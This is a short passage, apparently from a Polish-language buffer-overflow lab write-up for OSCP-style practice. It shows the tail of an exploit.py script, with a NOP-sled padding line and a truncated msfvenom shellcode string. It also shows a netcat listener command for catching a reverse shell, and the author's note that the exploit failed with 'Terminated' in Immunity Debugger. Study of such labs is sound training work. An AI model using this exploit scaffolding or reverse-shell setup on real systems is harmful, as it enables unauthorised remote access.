padding = "\x90" * 16
payload = ("\xda\xd5\xd0\

```

EXPLOIT!

- Uruchamiamy program nasłuchujący netcat używając portu LPORT określonego w poleceniu msfvenom

```

(student@kali)-[~/overflow1]
$ nc -lvnp 4444
listening on [any] 4444 ...

```

- Uruchamiamy ponownie oscp.exe w Immunity i zmodyfikowany skrypt exploit.py.
- Netcat łapie reverse shell (niestety u mnie cały czas w Immunity Debugger po uruchomieniu pliku exploit wychodzi "Terminated" nie wiem dlaczego wszystko powinno być dobrze a to wychodzi)

```

[05:51:15] Process terminated, exit code 5C110002 (1544617986.) Terminated

```